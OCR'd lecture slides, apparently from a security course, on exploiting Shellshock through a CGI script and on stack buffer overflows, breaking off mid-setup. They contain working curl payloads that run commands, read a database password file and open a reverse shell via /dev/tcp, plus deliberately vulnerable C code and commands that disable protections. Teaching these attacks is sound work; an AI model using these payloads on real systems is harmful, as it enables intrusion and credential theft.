
- We need to place this CGI program in the victims server's /usr/bin/cgi-bin directory and make it executable. We can use curl to interact with it.

```
$ curl http://10.0.2.69/cgi-bin/test.cgi
Hello World
```

localhost

si collega e chiede execution script

How Web Server Invokes CGI Programs



- When a user sends a CGI URL to the Apache web server, Apache will examine the request
- If it is a CGI request, Apache will use fork() to start a new process and then use the exec() functions to execute the CGI program
- Because our CGI program starts with "#! /bin/bash", exec() actually executes /bin/bash, which then runs the shell script

How Use Data Get Into CGI Programs

- When Apache creates a child process, it provides all the environment variables for the bash programs.

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "** Environment Variables *** "
strings /proc/$$/environ
```

Using curl to get the http request and response

```
$ curl -v http://10.0.2.69/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 10.0.2.69
> User-Agent:  curl/7.47.0
> Accept: */*

  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_HOST=10.0.2.69
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```

Pay attention to these two: they are the same: data from the client side gets into the CGI program's environment variable!

How Use Data Get Into CGI Programs

- We can use the “-A” option of the command line tool “curl” to change the user-agent field to whatever we want.

```
$ curl -A "test" -v http://10.0.2.69/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent:  test
> Host: 10.0.2.69
> Accept: */*
>
  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=test
HTTP_HOST=10.0.2.69
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```

Launching the Shellshock Attack

```
Using the User-Agent header field:
$ curl -A "() { echo hello;};
          echo Content_type: text/plain; echo; /bin/ls -l"
          http://10.0.2.69/cgi-bin/test.cgi
total 4
-rwxr-xr-x 1 root root 123 Nov 21 17:15 test.cgi
```

- Our `/bin/ls` command gets executed.
- By default web servers run with the www-data user ID in Ubuntu. Using this privilege , we cannot take over the server, but there a few damaging things we can do.

Shellshock Attack: Steal Passwords

- When a web application connects to its back-end databases, it needs to provide login passwords. These passwords are usually hard-coded in the program or stored in a configuration file. The web server in our ubuntu VM hosts several web applications, most of which use database.
- For example, we can get passwords from the following file:
  - /var/www/CSRF/Elgg/elgg-config/settings.php

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
          /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php"
          http://10.0.2.69/cgi-bin/test.cgi
... (Lines omitted) ...
/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';
?>
```

Shellshock Attack: Create Reverse Shell

- Attackers like to run the shell program by exploiting the shellshock vulnerability, as this gives them access to run whichever commands they like
- Instead of running /bin/ls, we can run /bin/bash. However, the /bin/bash command is interactive.
- If we simply put /bin/bash in our exploit, the bash will be executed at the server side, but we cannot control it. Hence, we need to do something called reverse shell.
- The key idea of a reverse shell is to redirect the standard input, output and error devices to a network connection.
- This way the shell gets input from the connection and outputs to the connection. Attackers can now run whatever commands they like and get the output on their machine.
- Reverse shell is a very common hacking technique used by many attacks.

Create a Reverse Shell

```
Attacker(10.0.2.70):$ nc -lv 9090  ← Waiting for reverse shell
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
Server(10.0.2.69):$      ← Reverse shell from 10.0.2.69.
Server(10.0.2.69):$ ifconfig
Server(10.0.2.69):$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:07:62:d4
          inet addr:10.0.2.69  Bcast:10.0.2.127  Mask:255.255.255.192
          inet6 addr: fe80::8c46:d1c4:7bd:a6b0/64 Scope:Link
          ...
```

- We start a `netcat (nc)` listener on the Attacker machine (10.0.2.70)
- We run the exploit on the server machine which contains the reverse shell command (to be discussed in next slide)
- Once the command is executed, we see a connection from the server (10.0.2.69)
- We do an “ifconfig” to check this connection
- We can now run any command we like on the server machine

Creating Reverse Shell

```
Server(10.0.2.69):$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

The option i stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.70's port 9090.

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor 2 represents the standard error (stderr). This cases the error output to be redirected to stdout, which is the TCP connection.

Shellshock Attack on CGI: Get Reverse Shell

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
     echo; /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1"
     http://10.0.2.69/cgi-bin/test.cgi
```

```
seed@Attacker(10.0.2.70)$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
bash: cannot set terminal process group (2106): ...
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$          ← Reverse shell is created!
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Summary

- Function definition in Bash
- Implementation mistake in the parsing logic
- Shellshock vulnerability
- How to exploit the vulnerability
- How to create a reverse shell using the Shellshock attack

Buffer Overflow Attack

Outline

- Understanding of Stack Layout
- Vulnerable code
- Challenges in exploitation
- Shellcode
- Countermeasures

Program Memory Stack


```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

   return 1;
}
```



Order of the function arguments in stack


```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```


```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

Function Call Stack

```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```



Stack Layout for Function Call Chain



Vulnerable Program

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.


Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```




Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- Attacker's code → Malicious code to gain access

How to Run Malicious Code



Environment Setup

1. Turn off address randomization (countermeasure)


```
% sudo sysctl -w kernel.randomize_va_space=0
```


2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode





Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
